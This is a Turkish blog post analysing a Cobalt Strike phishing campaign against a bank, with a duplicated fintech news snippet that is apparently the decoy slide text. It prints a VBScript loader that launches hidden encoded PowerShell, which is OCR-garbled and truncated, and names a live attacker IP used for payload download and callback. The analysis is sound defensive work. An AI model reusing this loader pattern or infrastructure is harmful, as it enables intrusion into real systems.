


Önüm Arkam Sağım Solum Cobalt Strike

written by Mert SARICA | 1 February 2019

Son yıllarda özellikle finansal kurumlara gerçekleştirilen hedeflenmiş siber saldırılara (APT) bakıldığından, sizme testi uzmanlarının da yakından bildiği Cobalt Strike aracının kullanıldığını görebilirsiniz. Hatta Rusya'nın merkez bankası yetkililerine kulak verirseniz, 2017 yılında bu araçla 240 bankaya yapılan siber saldırılar sonucunda 17 milyon doların çalındığını öğrenebilirsiniz. Siber saldırıların taktik, teknik ve prosedürlerinin başarılı bir şekilde simülasyonunu yapmaya imkan tanıyan, özellikle gizli haberleşme özelliği ile istismar sonrası (post exploitation) kullanılan bir araç olan Cobalt Strike, özellikle güvenlik teknolojileri ve insan kaynağı yatırımdan yoksun kurumlara karşı kullanıldığında ciddi derecede sıkıntılar yol açabilmektedir.

Bu hikaye 2018 yılının Nisan ayında, finansal kurumlara ödeme sistemleri ve çözümleri sunan bir firmanın çalışanının kurumsal e-posta adresinden, bir bankanın çalışanına e-posta gönderilmesiyle başlar. E-postanın ekinde yer alan Powerpoint sunum dosyasına bakıldığından firma tarafından hazırlanmış masum bir dosya gibi görünse de, güvenlik sistemlerinde alarm üretip engellenmesi sebebiyle şüpheleri üzerine çeker ve ardından bankanın güvenlik analistleri tarafından analiz edilmeye başlanır.

Powerpoint dosyası açıldığında ortaya çıkan uyarı mesajı, dosyanın içeriğinde bağlantılar olduğunu işaret eder. Bağlantılara detaylı olarak bakıldığından, uyarı mesajında çıkan "Update Links" butonuna basıldığında Litvanya'daki bir sunucuya ait olan [http://213\[.\]252.244.174/download/](http://213[.]252.244.174/download/) web adresinden file.ext dosyasının indirilip çalıştırılacağı anlaşılır.



Info

The screenshot shows a Microsoft SharePoint "Info" page for a presentation. On the left, there's a "Links" panel showing one link to "http://213.252.244.174/download/file.ext" with a type of "Presentation" and "Automatic" update. Below it, the URL, type, and automatic update status are listed. To the right, there are sections for "Properties", "Related Dates", "Related People", and "Related Documents". The "Properties" section includes fields for Size (4,13MB), Slides (30), Hidden slides (0), Title (PowerPoint Presentation), Tags (Add a tag), and Categories (Add a category). The "Related Dates" section shows Last Modified (03.04.2018 09:26) and Created (15.09.2014 10:14). The "Related People" section shows an author named "Windows User". The "Related Documents" section includes links to "Open File Location", "Edit Links to Files", and "Show All Properties".

Bu bağlantının sunum dosyasının neresinde olduğunun öğrenilmesi için ise sunum.pptx dosyası 7-Zip aracı ile açılıp ortaya çıkan klasörlerde 213[.]252.244.174 adresi aratıldığında bu adresin sunum\ppt\slides_rels\slide29.xml.rels dosyası içinde, 29. slaytta olduğu anlaşılır. 29. slayta dikkatlice bakıldığında ise bağlantının sağ alt köşeye gizlendiği görülür.

Haberler

"Festy Unveils Digital Currency Payments Wristband"

Amaç: Festivalde ödemeleri Dash dijital para birimini kullanarak yapmak

Kurumlar: Festy

Combining two of the most hyped trends in fintech, wearables and cryptocurrencies, Irish startup Festy has unveiled a wristband that lets festival-goers make contactless payments in Dash.

User add the Dash currency to their QR code and NFC-integrated wristband and then use it to pay for food and drinks at POS terminals where Visa contactless is accepted as well as on phones with NFC tags.

Festy is linked directly to a consumer's Dash account so transactions occur within seconds, while merchants have the ability to cash out their Dash for the equivalent fiat currency.

Dash claims to be the world's leading digital currency for payments and is currently the sixth most valued cryptocurrency at over \$1.3 billion. Festy argues that the currency is ideal for festivals, where party-goers often have long waits in line to use ATMs that can charge several euros per withdrawal.

Graham de Barra, CEO, Festy: "Unlike existing traditional bank payments that take a 2-5% fee, there is no cost on receiving Dash for merchants. Merchants accepting payments will never have a chargeback, and there are potentially enormous savings to be made compared to the crippling fees from existing payment solutions."



Haberler

"Festy Unveils Digital Currency Payments Wristband"

Amaç: Festivalde ödemeleri Dash dijital para birimini kullanarak yapmak

Kurumlar: Festy


Combining two of the most hyped trends in fintech, wearables and cryptocurrencies, Irish startup Festy has unveiled a wristband that lets festival-goers make contactless payments in Dash.

User add the Dash currency to their QR code and NFC-integrated wristband and then use it to pay for food and drinks at POS terminals where Visa contactless is accepted as well as on phones with NFC tags.

Festy is linked directly to a consumer's Dash account so transactions occur within seconds, while merchants have the ability to cash out their Dash for the equivalent fiat currency.

Dash claims to be the world's leading digital currency for payments and is currently the sixth most valued cryptocurrency at over \$1.3 billion. Festy argues that the currency is ideal for festivals, where party-goers often have long waits in line to use ATMs that can charge several euros per withdrawal.

Barra, CEO, Festy: "Unlike existing traditional bank payments that take a 2-5% fee, there is no cost on receiving Dash for merchants. Merchants accepting payments will never have a chargeback, and there are potentially enormous savings to be made compared to the crippling fees from existing payment solutions."



file.ext dosyasının içeriğine bakıldığında, VBS (Visual Basic Script) betiği içerisinde çağrılan, base64 ile gizlenmiş (encode) bir powershell betiği olduğu görülür. Bu betik çözüldükten (decode) sonra ise bu defa bellekte bir alana enjekte edildikten sonra CreateThread API'si ile çalıştırılan, base64 ile gizlenmiş başka bir kod ortaya çıkar. Çoğunlukla son adımda ortaya çıkan bu kod parçası bir kabuk kodu olur. (shellcode)

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <app>
3   <script language="VBScript">
4     Sub window_onload
5       const impersonation = 3
6       Const HIDDEN_WINDOW = 12
7       Set Locator = CreateObject("WbemScripting.SWbemLocator")
8       Set Service = Locator.ConnectServer()
9       Service.Security_.ImpersonationLevel=impersonation
10      Set objStartup = Get("Win32_ProcessStartup")
11      Set objConfig = objStartup.SpawnInstance_
12      objConfig.ShowWindow = HIDDEN_WINDOW
13      Set Process = Service.Get("Win32_Process")
14      Error = Process.Create("powershell.exe -nop -w hidden -encodedcommand
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
SocLIC...[REDACTED]
```

Kabukkodu xxd aracı ile analiz edilebilir hale çevrildikten sonra Radare2'nin rabin2 aracı ile karakter dizilerine (strings) bakıldığında bunun [http\(s\)://213\[.\]252.244.174/QYkG](http://213[.]252.244.174/QYkG) adresi ile haberleşen bir HTTP(S) kabukkodu olabileceği anlaşılır.

Kabuk kodunu dinamik olarak analiz etmeden önce 213.252.244.174 IP adresi çevrimdışı olduğu için daha önce dinamik sistem analizi esnasında Fiddler aracı ile elde edilen, [https://213\[.\]252.244.174/QYkG](https://213[.]252.244.174/QYkG) adresinden indirilen ancak okunaklı olmayan pakedin (2. stage payload), Charles Proxy aracı ile test.com adresine yönlendirilmesi ve daha önce elde edilen paketi diskten okuyup istekte bulunan herhangi bir programa göndermesi sağlanır.

The screenshot shows the Telerik Fiddler Web Debugger interface. The left pane displays a list of network sessions, mostly HTTPS requests to '213.252.244.174' for various URLs like '/QYkG', '/en_US/all.js', and '/submit.php?id=69555'. The right pane shows the details of a selected session, specifically the one for '/QYkG'. The 'Composer' tab shows the raw request: GET /QYkG HTTP/1.1. The 'Log' tab shows the response headers, including Cache-Control: no-cache and User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64). The 'HexView' tab shows the raw binary data of the response, which is a PowerShell payload. The bottom status bar indicates 'Capturing' and the URL 'https://213.252.244.174/QYkG'.

174:443 613 powers Client

Telerik Fiddler Options

General HTTPS Connections Gateway Appearance Extensions Performance Tools

By default, Fiddler "chains" to the system's default proxy (Client-> Fiddler -> Gateway -> Web). These settings allow you to override that behavior.

Use System Proxy (recommended)

Automatically Detect Proxy using WPAD

Manual Proxy Configuration:

127.0.0.1:8889

Bypass list: <local>;*.extranet.example.com;

No Proxy

Show Current Gateway Info

Help Note: Changes may not take effect until Fiddler is restarted. OK Cancel

Charles 4.1.4 - Session 1 *

File Edit View Proxy Tools Window Help


No Caching... Ctrl+Alt+N
Block Cookies... Ctrl+Alt+C
Map Remote... Ctrl+Alt+M
 Map Local... Ctrl+Alt+L
Rewrite... Ctrl+Alt+R
Black List... Ctrl+Alt+B
White List... Ctrl+Alt+W
DNS Spoofing... Ctrl+Alt+D
Mirror... Ctrl+Alt+I
Auto Save... Ctrl+Alt+A
Client Process...


Compose Ctrl+M
Compose New... Ctrl+Shift+M
Repeat Ctrl+Shift+R
Repeat Advanced...
Validate
Publish Gist

